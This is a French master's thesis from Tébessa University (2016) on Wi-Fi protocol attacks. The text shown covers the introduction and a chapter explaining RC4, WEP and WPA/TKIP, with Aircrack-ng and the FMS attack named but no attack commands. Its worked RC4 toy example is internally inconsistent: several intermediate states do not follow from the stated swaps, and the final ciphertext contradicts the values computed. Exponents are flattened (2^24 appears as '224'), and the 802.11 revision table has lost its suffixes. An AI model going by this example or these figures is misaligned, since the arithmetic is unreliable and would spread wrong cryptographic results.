République Algérienne Démocratique et Populaire

Ministère de l'Enseignement Supérieur et de la Recherche Scientifique

Université de Larbi Tébessi –Tébessa-

Faculté des Sciences Exactes et des Sciences de la Nature et de la Vie

Département : Maths et Informatique

MEMOIRE DE MASTER

Domaine: Informatique

Filière: Réseau et sécurité Informatique

Option: Réseau et sécurité Informatique

Thème:

Attaques aux protocoles Wi-Fi

Présenté par:

Ahmed Chaouch Salah **Guerfi Zinaba**

Devant le jury:

A.Boutouil	MAA	Etablissement :UT	Président
T.Mekhaznia	MAA	Etablissement :UT	Rapporteur
A.Gahmousse	MAA	Etablissement :UT	Examinateur

Date de soutenance: 30/05/2016

Dédicace

Je dédie ce travail à :

A ma mère et mon père, Aucun mot ne saurait d'exprimer mon amour

A mes frères et mes sœurs,

A tous mes amies et collègue de travaille Université de Tébessa A tous les membres de ma promotion et à la fin A tous les personnes qui ont une place spéciale dans ma vie.

Remerciements

Louange à Allah, les seigneur des mondes, qui grâce à lui pour tout, Qui m'a permis d'accomplir ce travail et me je tiens à remercier mon encadreur :

Tahar Mekhaznia

Pour leurs prises en charge et leurs bons conseils pendant terminé à ce travail,

C'est pour moi un réel plaisir de remercier toutes mes collègues de la faculté qui mes aidés,

Je remercie toute ma famille, ainsi que tous les amis et collègues de Master II Réseau et sécurité informatique.

Merci à tous et toutes.

Remerciements

En premier lieu je remercie Dieu, le Tout Puissant pour m'avoir donné le courage et la patience pour aller jusqu'au bout de ce travail et durant toute ces années.

Je tiens à remercier vivement Mr Taher Mkhaznia d'avoir accepté de diriger ce travail, je le remercie infiniment pour sa patience et son soutien.

Je tiens à remercier Mr A.Boutouil, Mr A.Gahmousse de m'avoir fait l'honneur d'accepté de juger ce travail.

Je remercie tout particulièrement mes enseignants qui mon aidé toute ces années d'étude, ma sœur et ma famille

Une pensée particulière est adressée, particulièrement à : Zineb, Yasine, Samr. à tous mes collègues et amis de la Direction de l'Industrie et Mine, ainsi le personnels de Algérie Télécom.

Pour terminer, je tiens à remercier tous ceux qui ont contribué d'une façon ou d'une autre à la réalisation de ce travail.

Guerfi Zinaba

Dédicace

A mes très chers parents,
Pour leur soutien permanent et
inépuisable, Que Dieu les protège.
A ma sœur, son marie et ces enfants
A l'âme de ma grande mère
Je dédie ce travaille.

Guerfi Zinaba

Table des Matière

Liste des tableaux

Liste des Figures

Liste des Histogrammes

Résumé : Les réseaux sans fil connus sous le nom de Wi-Fi permettent d'inter connecter plusieurs équipement sans – fils,elle simplifier et accélère l'installation des réseaux et accroit leur souplesse et leur évolutivité tout en favorisant une plus grande mobilité des utilisateurs,

Malgré tout ces avantages ce moyen de communication doit être sécurisé, malheureusement plusieurs vulnérabilités des mécanismes de sécurité et les méthodes d'authentification mise en place n'assurent pas la sécurité. Pour limiter les effets considérables, il faut bien connaitre les problèmes liés a la sécurité de ces réseaux,

Les protocoles de la sécurité utilisé contre toute menace sont WEP, WPA et le WPA2, cependant les testes ont montré le WEP est facile a déchiffré sa clé secrète dans un temps très réduit a cause de l'utilisation des logicielle de crack telle que le aircrak-ng.Le WPA(TKIP) WPA2(AES) sont des solutions qui sont envisagé pour une meilleures sécurité

mots clé : protocole, attaque, Aircrack-ng, WEP, FMS

Abstract: Wireless networks known as Wi-Fi name to inter connect multiple equipment without - son, she simplifying and accelerating network installation and increases their flexibility and scalability while promoting greater mobility user,

Despite all these advantages this medium must be secure, unfortunately several vulnerabilities of security mechanisms and authentication procedures put in place do not provide security.

To limit the considerable effects, we must know the problems related to the security of these networks, the security protocols used against any threats are WEP, WPA and WPA2, though the testes showed WEP is easily deciphered its key secret in a very short time because of the use of software to crack as the aircrak-ng.WPA (TKIP) WPA2 (AES) are solutions that are contemplated for better security

Key words: protocol, attack, crack WEP, FMS

Introduction générale

Les réseaux sans fil connus sous le nom de Wi-Fi nous envahissent sans que nous ayons la moindre sensation de leurs présences. Ces ondes radioélectriques parcourent les airs jusqu'à la limite de leur puissance. Ils permettent d'inter connecter plusieurs équipement sans – fils au sien d'un réseau personnel, d'un réseau local ou d'un réseau étendu cette technologie offre tout les fonctionnalités des réseaux filaires en éliminant les contraintes matérielles que le câblage impose sur les utilisateurs réseaux .elle simplifier et accélère l'installation des réseaux et accroit leur souplesse et leur évolutivité tout en favorisant une plus grande mobilité des utilisateurs, on peut dire qu'avec ces avantage les réseaux sans fil constituent une solution plus intéressante .

Malgré tout ces avantages ce moyen de communication doit être sécurisé, malheureusement plusieurs vulnérabilités des mécanismes de sécurité et les méthodes d'authentification mise en place n'assurent pas la sécurité.

A l'aide d'une variété d'outils et de programme cette technologie et menacé par un lancement des attaques contre les point d'accès, ordinateur et les serveurs.

Notre travaille consiste à détailler les déférents protocoles de sécurité ainsi les attaque qui peuvent être appliqué et de réaliser des teste d'attaque sur l'un des protocoles afin d'arriver a une meilleure solution pour améliore le choix des solutions de sécurité.

Ce travaille et diviser en quatre chapitre dont le premier est consacré au détaille des protocoles de sécurité et leur algorithme de chiffrement mise en place, ensuite un deuxième chapitre dont on va présenter les déférentes attaque menus sur le protocole de sécurité.

Dans le troisième chapitre on présentera une implantation en utilisant un logiciel nommé Aircrack-ng suite pour réalisé des testes contre un protocole choisi (WEP) et présenté les résultats obtenu, le quatrième chapitre et consacré a l'interprétation de déférente analyse des résultats des testes effectuer et de faire une comparaison entre eux, en fin en va clôturer notre travaille par une conclusion et des perspective.

1. Protocole Wi-Fi

1.1 Introduction

L'un des critères les plus importante dans le jugement de la fiabilité d'un système informatique est la suscrite informatique cependant les réseaux sans fil ne satisfont pas cette contrainte, ce qui fait deux une cible intéressante pour les pirate. Afin de protéger les réseaux sans fil de différentes menaces, des protocoles de sécurité Wi-Fi ont été conçus afin de garantir la bonne confidentialité, l'intégrité et authentification

Ce chapitre est consacre pour détailler ces protocole qui sont le WEP, WPA et le WPA2 ainsi des algorithmes de chiffrement sur les quelle se base, on consultant les différents articles publier par plusieurs chercheurs.

1.2 Qu'est ce que le Protocoles Wi-Fi ?

Par définition un protocole Wi-Fi est une méthode standard qui permet la communication entre des processus de communication autrement dit une spécification de plusieurs règle pour un type de communication sans fil régis par les normes du groupe IEEE 802.11 (ISO/CEI 8802-11).Décrivent les caractéristiques d'un réseau local sans fil (WLAN).

La (Wi-FI) correspond initialement au nom donné à la certification délivrée par la Wi-FI Alliance (« Wireless Ethernet Compatibility Alliance », WECA).

1.2.1 Présentation de la norme Wi-Fi (802.11)

L'an 1997 a connu la validation de la norme IEEE 802.11 sous la norme IEEE 802 et offrant des débits de 1 ou 2 Mbit/s (Wi-Fi est un nom commercial, et c'est par abus de langage que l'on parle de « normes » Wi-Fi). la norme IEEE 802.11 définit les couches basses du modèle OSI pour une liaison sans fil utilisant des ondes électromagnétiques, c'est-à-dire :

- la couche physique (notée parfois couche PHY) proposant trois types de codage de l'information ;
- la couche liaison de données, constituée de deux sous-couches :
- le contrôle de la liaison logique (Logical Link Control, ou LLC) ;
- le contrôle d'accès au support (Media Access Control, ou MAC).

La couche physique définit la modulation des ondes radio électriques et les caractéristiques de la signalisation pour la transmission de données, tandis que la couche liaison de données définit l'interface entre le bus de la machine et la couche physique (proche de celle utilisée dans le standard Ethernet) et les règles de communication entre les différentes stations.

Il est possible d'utiliser n'importe quel protocole de transport sur un réseau 802.11 au même titre que sur un réseau Ethernet.

Des révisions ont été apportées à la norme originale afin d'améliorer le débit (c'est le cas des normes 802.11a, 802.11b, 802.11g et 802.11n, appelées normes802.11physiques) ou de spécifier des détails de sécurité ou d'interopérabilité (par exemple la norme 802.11i pour l'amélioration de la sécurité qui s'appuie sur l'AES).

Les différentes révisions de la norme 802.11 et leur signification sont indiqué dans le tableau suivant :

Norme	**Nom**	**Description**
802.11	Wi-Fi 5	permet d'obtenir un haut débit (dans un rayon d'environ 10 mètres : 54 Mbit/s théoriques, 27 Mbit/s réels)
802.11	Wi-Fi	Elle propose un débit théorique de 11 Mbit/s (6 Mbit/s réels) avec une portée pouvant aller jusqu'à 300 mètres (en théorie) dans un environnement dégagé.
802.11	Pontage802.11vers 802.1d	Il s'agit uniquement d'une modification de la norme 802.1d afin de pouvoir établir un pont avec les trames 802.11
802.11	Internationalisation	utilisation internationale des réseaux locaux 802.11 (adaptation de fréquences et de puissance)
802.11	Amélioration de qualité de service	définition de qualité de service au niveau de la couche « liaison de données ».
802.11	Itinérance roaming	permettant à un utilisateur itinérant de changer de point d'accès.
802.11	/	offre un haut débit (54 Mbit/s théoriques, 25 Mbit/s réels) dans la bande de fréquence des 2,4 GHz.

802.11	/	vise à rapprocher la norme 802.11 du standard Européen (Hiperlan 2, d'où le « h » de 802.11h)
802.11	/	s'appuie sur l'AES (Advanced Encryption Standard) et propose l'authentification (WPA2) et un chiffrement des communications
802.11	/	utilisation des signaux infra-rouges. Elle est désormais dépassée techniquement.
802.11	/	La norme 802.11j est à la réglementation japonaise ce que le 802.11h est à la réglementation européenne.
802.11	/	offre un haut débit (54 Mbit/s théoriques, 25 Mbit/s réels) dans la bande de fréquence des 2,4 GHz.
802.11	/	été conçu pour les bandes de fréquences de 2,4 GHz ou5 GHz.
802.11	Handover	vise à améliorer la mobilité entre les cellules d'un réseau Wi-Fi
802.11	Réseau Mesh	vise à implémenter la mobilité sur les réseaux de type Ad-Hoc. Le débit théorique atteint 10 à 20 Mbit/s.
802.11	/	Elle vise à faciliter la reconnaissance et la sélection de réseaux.
802.11	/	Elle décrit des normes de gestion des terminaux en réseau
802.11	Amélioration du débit	offre jusqu'à 1 300 Mbit/s de débit théorique, en utilisant des canaux de 80 MHz, soit jusqu'à 7 Gbit/s de débit global dans la bande des 5 GHz (de 5170 MHz à 5835 MHz).

Tableau 1 : Tableau présentant les différentes révisions de la norme 802.11 et leur signification

1.3 Qu'est ce que le WEP(RC4) ?

1.3.1 Présentation de RC4

Le WEP repose sur un algorithme appelé RC4.Un algorithme qui se distingue par sa grande simplicité et sa vitesse de chiffrement c'est l'algorithme de chiffrement à flot RC4 (RivestCipher4) .en 1987 RC4 est apparu par Ronald Rivest, l'un des 3 inventeurs de l'algorithme RSA. Les détails de l'algorithme restèrent longtemps secrets ; malgré cela, il a

été utilisé dans des protocoles comme WEP(Wired Equivalent Privacy), WPA (Wi-Fi Protected Access).

D'autre part, cet algorithme a fait l'objet de nombreuses recherches qui ont révèle différentes vulnérabilités cryptographiques. S. Fluhrer et D. McGrew [1] ont d'abord montré l'existence d'un biais dans la suite chiffrant générée par RC4.ce biais leur permet de distinguer le flux généré par RC4 d'un flux aléatoire en analysant 230.6 octets de suite chiffrant. en 2004 ce résultat a ensuite été améliore à 225 octets par B. Preneel et S. Paul.

En 2001 Une autre attaque utilisant le biais de RC4, mais engendré cette fois par les tout premiers octets de suite chiffrant générés, fut présenté par S. Fluhrer, I. Mantin et A. Shamir [2]. Ils ont donc proposé d'attaquer le protocole WEP dans les réseaux sans fils sur ce principe ; c'est à cause de ces différentes raisons que l'algorithme RC4 n'offre plus un niveau de sécurité suffisant pour de futures applications.

1.3.2. Fonctionnement de RC4.

RC4 est algorithme de chiffrement à flot synchrone prenant en entrée une clé secrète pouvant varier de 40 à 1024 bits. en pratique, elle est souvent choisie de taille égale à 5 octets (pour 40 bits) ou 16 octets (pour 128 bits).En revanche, cet algorithme ne prend pas de vecteur d'initialisation en entrée.

L'´etat interne se compose de 258 octets repartis de la manière suivante :

La permutation S se présente sous la forme d'un tableau de 256 valeurs possibles d'un octet en entrées. Deux pointeurs i et j servant d'index dans le tableau de permutation. Apres la phase d'initialisation de la clé, l'algorithme généré un octet de suite chiffrant (K) par itération de la mise à jour d'état interne.

- **Key Scheduling Algorithm (KSA)**

Algorithme 1 : Initialisation de RC4 par la clé secrète. **[1]**
ENTR_ EES : Etat interne S, clé secrète K, taille de clé n
1: Pour i = 0 à 255 faire
2: S[i] ⟵ i
3: Fin Pour
4: j ⟵ 0
5: Pour i = 0 a 255 faire
6: j ⟵ (j + S[i] + K [i mod n]) mod 256
7: Temp⟵ S[i]
8: S[i] ⟵ S[j]
9: S[j] ⟵ Temp
10: Fin Pour

- **Pseudo Random Generator Algorithm (PRGA)**

RC4 génère les octets pseudo aléatoires un par un On notera oi l'octet généré à la ieme itération du PRGA.

Algorithme 2 : Générateur pseudo aléatoire de RC4

1 : i ←i + 1
2 : j ←j + S[i]
3: swap(S[i], S[j])
4: octet ←S [S[i] + S[j] mod 256
5: retourne octet

Un schéma qui montre comment ce déroule la mise à Jour de l'état interne de l'algorithme RC4 est présenter ci-dessous.




Figure N°1 : Schéma de mise à jour de l'état interne de RC4. [1]

- **Exemple d'application de RC4**

Cet exemple d'application utilise 8 ×3 bits au lieu de la totalité des 256 octets, Autrement dit, le vecteur d'état S est 8 × 3 bits. Il fonctionne sur 3 bits de texte en clair à une fois depuis S peut prendre les valeurs 0 à 7, qui peuvent être représentés comme 3 bits.

Supposons que nous utilisons une clé de 4 x 3 bits, K et P comme texte en clair ci - dessous:

K = [1 2 3 6] ; P = [1 2 2 2]

La première étape consiste à générer le flux ; Initialiser le vecteur d'état et le vecteur T. temporaire S est initialisée de sorte que le S [i] = i, et T est initialisée il est donc la clé K (répétée si nécessaire).

S = [0 1 2 3 4 5 6 7] ; T = [1 2 3 6 1 2 3 6]

Premièrement on effectue la permutation initiale sur S.

j = 0;
pour i = 0 à 7 faire
j = (j + S [i] + T [i]) mod 8; Swap (S [i], S [j]); fin

Nous allons passer en revue pour chaque itération de i:Pour i = 0; j = (0 + 0 + 1) mod 8= 1; Swap (S [0], S [1]);

Ainsi, dans la 1ère itération S [0] doit être échangé avec S [1] donnant:

S = [1 0 2 3 4 5 6 7]

Les résultats des 7 itérations sont :
Pour i = 1; j = 3; Swap (S [1], S [3]); S = [1 2 3 0 4 5 6 7];
Pour i = 2; j = 0; Swap (S [2], S [0]); S = [2 3 0 1 4 5 6 7];
Pour i = 3; j = 6; Swap (S [3], S [6]); S = [1 2 3 4 5 6 7 0];
Pour i = 4; j = 3; Swap (S [4], S [3]); S = [1 2 3 4 5 6 7 0];
Pour i = 5; j = 2; Swap (S [5], S [2]); S = [2 3 5 4 6 1 0 7];
Pour i = 6; j = 5; Swap (S [6], S [5]); S = [2 3 4 5 6 0 1 7];
Pour i = 7; j = 2; Swap (S [7], S [2]); S = [2 3 4 7 6 0 1 5];

Par conséquent, notre permutation initiale de S donne: S = [2 3 4 7 6 0 1 5];

Maintenant, nous produisons 3 bits à la fois, k, que l'on XOR avec chacun 3 bits de texte en clair à produire le cryptogramme. Les 3-k bits est. généré par:
i, j = 0;
While (true) {i = (i + 1) mod 8; j = (j + S [i]) mod 8; Swap (S [i], S [j]);
t = (S [i] + S [j]) mod 8; k = S [t] ;}

La première iteration:
S = [2 3 4 7 6 0 1 5]
i = (0 + 1) mod 8 = 1; j = (0 + S [1]) mod 8 = 3; Swap (S [1], S [3]);
S = [2 4 7 3 6 0 1 5] ; t = (S [1] + S [3]) mod 8 = 7; k = S [7] = 5

Rappelons- nous, que P est: P = [1 2 2 2] Donc, nos 3 premiers bits de cryptogramme est obtenu par: k XOR P donc on aura 5 XOR 1 = 101 XOR 001 = 100 = 4

La deuxième iteration:
S = [2 4 7 3 6 0 1 5]
i = (1 + 1) mod 8 = 2 ; j = (3 + S [2]) mod 8 = 2; Swap (S [2], S [2]);
S = [2 4 7 3 6 0 1 5] ; t = (S [2] + S [2]) mod 8 = 6; k = S [6] = 1
Deuxième 3 bits de cryptogramme sont: 2 XOR 1 = 010 XOR 001 = 011 = 3

La Troisième iteration
S = [2 4 7 3 6 0 1 5]
i = (2 + 1) mod 8 = 3; j = (2 + S [3]) mod 8 = 5; Swap (S [3], S [5]);
S = [0 2 4 7 6 5 3 1] ; t = (S [3] + S [5]) mod 8 = 3; k = S [3] = 0
Troisième 3 bits de cryptogramme sont: 0 XOR 2= 000 XOR 010 = 010 = 2

La dernier iteration:
S = [0 2 4 7 6 5 3 1]
i = (1 + 3) mod 8 = 4; j = (5 + S [4]) mod 8 = 3; Swap (S [4], S [3])
S = [2 4 7 6 0 1 3 5] ; t = (S [4] + S [3]) mod 8 = 6 ; k = S [6] = 1
3 derniers bits de cryptogramme sont: 1 XOR 2 = 001 XOR 010 = 011 = 3

On fin, pour chiffrer le flux de texte en clair P avec la clé K avec notre RC4 simplifié
On obtient C:
P = [1 2 2 2]
K = [5 1 0 1]
C = [2 3 4 3]
Ou en binaire:
P = 001010010010

K = 101001000001
C = 100011010011

1.3.3 Le vecteur d'initialisation

Le vecteur d'initialisation (IV – Initialization Vector) est une séquence de bits qui change régulièrement (à chaque trame envoyée si l'implémentation est bonne). Combiné à la clé statique, il introduit une notion aléatoire au chiffrement. Ainsi, deux messages identiques ne donneront pas le même contenu chiffré, puisque l'IV est dynamique. La longueur du IV est de 24 bits, soit 224 valeurs possibles. Cela laisse à penser que l'IV ne sera pas réutilisé plusieurs fois. Comme la clé, le IV doit être connu à la fois de l'émetteur et du récepteur.

La solution d'un mécanisme de génération automatique qui devrait être présent sur tous les équipements n'a pas été retenue car elle est difficile à mettre en place. Le IV est donc transporté en clair dans les trames. [3]

1.4 Le WEP

La technologie sans fil Wi-Fi (IEEE 802.11) s'appuie sur les ondes hertziennes pour établir les communications entre les équipements. Il suffit de se trouver dans la zone de couverture des émetteurs pour écouter les données. Compte tenu du risque intrinsèque d'une telle méthode de communication, des protocoles ont été développés afin de pallier cette insécurité. Ainsi, le protocole WEP (Wired Equivalent Privacy) est censé améliorer la confidentialité des flux réseau échangés. [4]

1.4.1 Présentation

WEP (Wired Equivalent Privacy) en français protection équivalente au câble est un protocole de sécurité défini dans le standard IEEE 802.11b. Il est chargé d'assurer un niveau de sécurité équivalent à celui des réseaux filaires en chiffrant les données transitant sur les ondes radio afin de réduire le risque d'écoute. [5]Le but de WEP est de:

Dénier l'accès aux usagers non autorisés qui ne possèdent pas la clé adéquate.

Empêcher le décodage du trafic capturé sans possession de la clé WEP.

Le WEP est basé sur l'algorithme de chiffrement RC4 avec une clé secrète de 40 ou 104 bits combinée à un vecteur d'initialisation (Initialisation Vector – IV) de 24 bits afin de chiffrer un message en clair M et sa somme de contrôle (checksum) – l'ICV (Integrity Check Value).

Le message chiffré est alors déterminé en utilisant la formule suivante

C = [M || ICV(M)] + [RC4 (K || IV)] Ou :

- || : l'opérateur de concaténation
- + : l'opérateur XOR
- IV : Le vecteur d'initialisation
- RC4 : l'algorithme de chiffrement
- M : message en clair
- l'ICV : (Integrity Check Value)




Figure N°2 : Le protocole de chiffrement WEP

1.4.2 Historique

Le Protocol WEP ne fut pas créé par des experts sécurité ou du monde de la cryptographie, il s'avéra faillible à un problème de l'algorithme RC4 décrit par David Wagner [5] quatre ans au par avant. en 2001, Scott Fluhrer, Itsik Mantin et Adi Shamir (FMS) publièrent leur fameux papier sur la sécurité WEP dans lequel ils détaillaient deux vulnérabilités dans l'algorithme de chiffrement RC4: l'invariance weaknesses et l'attaque par IV connu.

Ces vulnérabilités furent exploitées par des outils de sécurité telle Airsnort, permettant de retrouver la clé WEP en analysant une importante quantité de trafic chiffré. en 2001 Nikita Borisov, Ian Goldberg et David [2] Wagner soulignait que algorithme est fréquemment utilisé pour la détection d'erreurs mais n'a jamais été considéré crypto graphiquement sûr pour du contrôle d'intégrité à cause de sa linéarité.

Il était alors admis que le WEP fournissait une sécurité acceptable pour les particuliers et les applications non critiques. En 2004 Cette affirmation a été démentie avec l'apparition de l'attaque de KoreK [2]

1.4.3 Fonctionnement

Le chiffrement et le déchiffrement fonctionne ce l'on les point suivant :

Chiffrement de chaque paquet à l'aide d'une seule clé (vecteur d'initialisation (initialization vector IV en anglais) qui change à chaque fois

Concaténation de IV avec la clé partagée

On obtient ainsi des clés allant de 64 à 256bits.

Ajout de la clé obtenu a l'algorithme RC4 qui va retourner un keystream

On fait ensuite l'opération XOR avec les données a chiffrer pour obtenir le cryptogramme concaténation de cryptogramme avec le vecteur d'initialisation avant de transmettre le tout.

Récupération de vecteur d'initialisation transmis a la réception,

On le concaténé avec la clé secrète; RC4 nous retourne alors le même keystream.

Opération XOR entre le keystream et le cryptogramme, on obtient les données déchiffrées.

- keystream et le cryptogramme, on obtient les données déchiffrées.




Figure N° 3 : Chiffrement et déchiffrement avec WEP

1.4.4 WEP et authentification:

Deux solutions d'authentification offertes par la norme 802.11 dont Le WEP intervient.

a- Processus d'authentification ouverte:

Utilisé par défaut et se déroule en deux étapes, dont la première parties envoie une trame dite de gestion, de sous-type authentification précisant le N° d'algorithme souhaité (algorithme N°0)

En retour, il lui est fourni une réponse positive ou négative dans une trame de même type. Cette méthode est considérée comme une authentification nulle. Elle est utilisée pour mettre en place des points d'accès publics comme la Figure N°4 la montre

Si le WEP est utilisé, le corps de la trame est chiffré. Il est alors nécessaire que la clé utilisée par le point d'accès (AP) et le client soit la même




Figure N°4 : Processus d'authentification ouverte

Processus d'authentification à clé partagée:

Ce processus est appelé SharedKey (clé partagée) .il nécessite la possession d'une clé de chiffrement partagée par les 2 entités, l'objectif est de vérifier que l'autre entité dispose de la même clé de chiffrement

Le processus d'authentification (entre des entités A et B) se déroule alors en 4 étapes où 4 trames sont échangées. Présenté dans la Figure N° 5

La première trame indique le mode d'authentification souhaité par A. Dans le cas où B ne serait pas configuré pour ce mode, le processus s'arrête. Sinon B transmis une seconde trame dans le quel se trouve le message en clair. A doit alors répondre en chiffrant le message avec sa clé WEP. B déchiffre la trame envoyée par A et compare le résultat avec le message s'ils sont identiques, B confirme à A l'authentification dans une dernière trame.




Figure N°5 : Processus d'authentification à clé partagé

1.4.5 Le contrôle d'intégrité:

Le WEP prévoit un mécanisme nommé Integrity Check Value (ICV), destiné à contrôler l'intégrité des séquences WEP dites trames. Pour cela, un code équivalent au CRC32 est calculé. Il résulte du message en clair M.

Le résultat du calcul d'intégrité ICV(M) est ensuite concaténé au message en clair M : M||ICV(M), puis chiffré avec la clé.

1.4.6 Les faille du WEP :

le protocole WEP fut considéré comme sûr. La diffusion dans le domaine public de l'algorithme RC4 a complètement modifié les donnes.

En 1995, Wagner met en évidence les vulnérabilités du protocole RC4, Il fallait alors 10
millions de paquets pour trouver la clé. Cela mettait beaucoup de temps à l'époque. En l'an 2000, plusieurs publications démontrent la faiblesse des clés WEP.

Les principales failles du WEP sont essentiellement les suivantes :

- Les algorithmes de vérification d'intégrité et d'authentification sont très facilement contournables.
- Possibilité de construire des dictionnaires fournissant en fonction d'un IV, le keystream.
- L'algorithme de chiffrement RC4 présente des clés faibles et l'espace disponible pour les IV est trop petit.

Une même clé est utilisée pour tout le réseau et les clés de chiffrement sont statiques.

Clés courtes 40 bits (5 caractères) ou 104 bits et/ou trop simples (attaque par dictionnaire).

1.5 WPA (TKIP)

1.5.1 Présentation

Par définition Le WPA, (Wi-Fi Protected Access) est un protocole destiné pour sécuriser les réseaux sans-fil de (Wi-Fi) et il assure la confidentialité et l'intégrité. WPA a été conçu dans le but de corriger les faiblesses de WEP.

Le WPA repose sur le cryptage TKIP (Temporal Key Integrity Protocol) qui a été conçu de telle sorte qu'il soit possible de le mettre en œuvre dans les AP existants, par le biais d'une simple mise à jour de firmware (le microprogramme contenu dans l'AP).Tout en reposant encore sur l'algorithme RC4, comme le WEP, il corrige toutes les failles du WEP et peut être considéré comme très robuste. Toutefois, il n'a été défini que pour servir de transition vers le 802.11i, qui est la solution la plus sûre.

Cette fois, la clef de chiffrement est renouvelée dynamiquement à intervalles réguliers grâce à l'un de ses points forts qui est le TKIP, qui initialise une rotation des clés de cryptage tous les 10 Ko de données. **[8]**

1.5.2 Historique

WPA a été créé par la Wi-Fi alliance pour combler les nombreuses et sévères faiblesses du WEP, le WPA offre une sécurité nettement supérieure par rapport au WEP et met fin à la faille des IV (Vecteurs d'Initialisation).Les certifications des implantations du WPA ont commencé en avril 2003 et sont devenues obligatoires en novembre 2003. La norme 802.11i complète a été ratifiée en juin 2004

WPA a été conçu pour être utilisé en collaboration avec un serveur d'identification 802.1X chargé de distribuer les différentes clés à chaque utilisateur. Cependant, il peut aussi être utilisé dans un mode moins sécurisé, appelé pre-shared key (PSK), dans le quel tous les utilisateurs partagent une même phrase secrète.

La Wi-Fi Alliance désigne la version pre-sharedkey WPA-Personal ou WPA2-Personal et la version avec identification802.1X WPA-Enterprise ou WPA2-Enterprise

a- **WPA Personal** : WPA Personal fonctionne avec une clé pré- partager (preshared keys), les donner sont chiffrer avec le code RC4.il est développé pour être utiliser dans les maisons et les petits bureaux et ne nécessite aucun serveur d'authentification; et chaque dispositif sans fil utilise la même clé d'authentification 256 bits

b- **WPAEnterprise :** il se base sur l'utilisation d'une infrastructure d'authentification 802.1x et serveur RADIUS qui permet de distribuer périodiquement de nouvelles clés de chiffrement aux utilisateurs authentifies, généralement WPA-Enterprise a été conçu pour les grandes entreprise. en plus de cryptage RC4 Le WPA utilise le protocole TKIP (Temporal keyIntegrity Protocol). TKIP utilisé pour crypter les paquets est distribué de façon bien intelligente qu'avec WEP

1.5.3 le TKIP (Temporal Key Integrity Protocol)

TKIP (Temporal Key Integrity Protocol) est un protocole de communication utilisé pour la protection et l'authentification des données transitant sur un réseau Wi-Fi.

